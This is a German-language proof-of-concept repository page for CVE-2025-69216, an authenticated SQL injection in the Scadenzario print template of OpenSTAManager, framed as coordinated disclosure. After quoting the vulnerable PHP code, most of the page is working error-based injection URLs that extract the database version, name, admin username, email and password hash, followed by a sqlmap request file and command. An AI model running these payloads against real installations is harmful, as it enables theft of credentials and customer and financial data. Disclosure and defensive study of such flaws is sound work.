
 lukasz-rybak/cve-2025-69216
Proof-of-Concept-Repository für CVE-2025-69216, eine authentifizierte SQL-Injection in der Scadenzario-Druckvorlage von OpenSTAManager, die die Extraktion von Admin-Anmeldeinformationen und Datenbankinhalten durch fehlerbasierte und blinde SQLi ermöglicht.

| Feld | Details |
|---|---|
| CVE-ID | CVE-2025-69216 |
| Schweregrad | HOCH |
| Sicherheitshinweis | Sicherheitshinweis anzeigen |
| Entdeckt von | Lukasz Rybak |
Eine authentifizierte SQL-Injection-Schwachstelle in der Scadenzario-Druckvorlage (Zahlungsplan) von OpenSTAManager ermöglicht es jedem authentifizierten Benutzer, vertrauliche Daten aus der Datenbank zu extrahieren, einschließlich Admin-Zugangsdaten, Kundeninformationen und Finanzdaten. Die Schwachstelle ermöglicht vollständigen Lesezugriff auf die Datenbank durch fehlerbasierte SQL-Injection-Techniken.
Die Schwachstelle befindet sich in templates/scadenzario/init.php in Zeile 46, wo der Parameter id_anagrafica direkt ohne ordnungsgemäße Bereinigung in eine SQL-Abfrage eingefügt wird:
Verwundbarer Code:
if (get('id_anagrafica') && get('id_anagrafica') != 'null') {
    $module_query = str_replace('1=1', '1=1 AND `co_scadenziario`.`idanagrafica`="'.get('id_anagrafica').'"', $module_query);
    $id_anagrafica = get('id_anagrafica');
}
Die Funktion get() übernimmt Benutzereingaben aus GET/POST-Parametern ohne Validierung. Der Parameterwert wird mithilfe von String-Konkatenation direkt in den SQL-Abfragestring eingebettet, anstatt die Bereinigungsfunktion prepare() der Anwendung zu verwenden, was SQL-Injection-Angriffe ermöglicht.
Grundursache:
prepare()-Funktion zur EingabebereinigungBetroffener Endpunkt:
/pdfgen.php?ptype=scadenzario&id_anagrafica=[INJECTION_PAYLOAD]
Betroffene Dateien:
templates/scadenzario/init.php (Zeile 46) - Primäre Schwachstelletemplates/scadenzario/init.php (Zeilen 34, 40) - Ähnliches Muster mit Datumsparameternpdfgen.php - Einstiegspunkt für das Rendern der Vorlage1. Schwachstelle bestätigen - Test auf grundlegenden Syntaxfehler:
http://localhost:8081/pdfgen.php?ptype=scadenzario&id_anagrafica=1%22%20--%20
In der Anwendungsantwort wird ein SQL-Syntaxfehler angezeigt

2. Datenbankversion extrahieren - Fehlerbasierte SQLi:
http://localhost:8081/pdfgen.php?ptype=scadenzario&id_anagrafica=1%22%20AND%20EXTRACTVALUE(1,CONCAT(0x7e,VERSION(),0x7e))%20AND%20%221%22=%221
Ergebnis: ~8.3.0~ (MySQL-Version)

3. Datenbanknamen extrahieren:
http://localhost:8081/pdfgen.php?ptype=scadenzario&id_anagrafica=1%22%20AND%20EXTRACTVALUE(1,CONCAT(0x7e,database(),0x7e))%20AND%20%221%22=%221
Ergebnis: ~openstamanager~

4. Admin-Benutzernamen extrahieren:
http://localhost:8081/pdfgen.php?ptype=scadenzario&id_anagrafica=1%22%20AND%20EXTRACTVALUE(1,CONCAT(0x7e,(SELECT%20username%20FROM%20zz_users%20LIMIT%201),0x7e))%20AND%20%221%22=%221
Ergebnis: ~admin~

5. Admin-E-Mail extrahieren:
http://localhost:8081/pdfgen.php?ptype=scadenzario&id_anagrafica=1%22%20AND%20EXTRACTVALUE(1,CONCAT(0x7e,(SELECT%20email%20FROM%20zz_users%20LIMIT%201),0x7e))%20AND%20%221%22=%221
Ergebnis: E-Mail-Adresse des Admins


6. Passwort-Hash extrahieren (teilweise - XPATH-Limit von 31 Zeichen):
http://localhost:8081/pdfgen.php?ptype=scadenzario&id_anagrafica=1%22%20AND%20EXTRACTVALUE(1,CONCAT(0x7e,(SELECT%20password%20FROM%20zz_users%20LIMIT%201),0x7e))%20AND%20%221%22=%221
Ergebnis: bcrypt-Passwort-Hash
7. Automatisierte Ausnutzung mit SQLMap:
Anfragedatei sqli_osm.req erstellen:
GET /pdfgen.php?ptype=scadenzario&id_anagrafica=1* HTTP/1.1
Host: localhost:8081
Cookie: PHPSESSID=[SESSION_COOKIE]
User-Agent: Mozilla/5.0

SQLMap ausführen:
sqlmap -r sqli_osm.req --level 3 --risk 3 --dbs
Von SQLMap bestätigte Injektionsarten:
Wer ist betroffen:
Gemeldet von Łukasz Rybak
Diese CVE wurde im Rahmen einer koordinierten Offenlegung von Sicherheitslücken verantwortungsbewusst gemeldet. Die hier bereitgestellten Informationen dienen ausschließlich Bildungs- und Verteidigungszwecken.






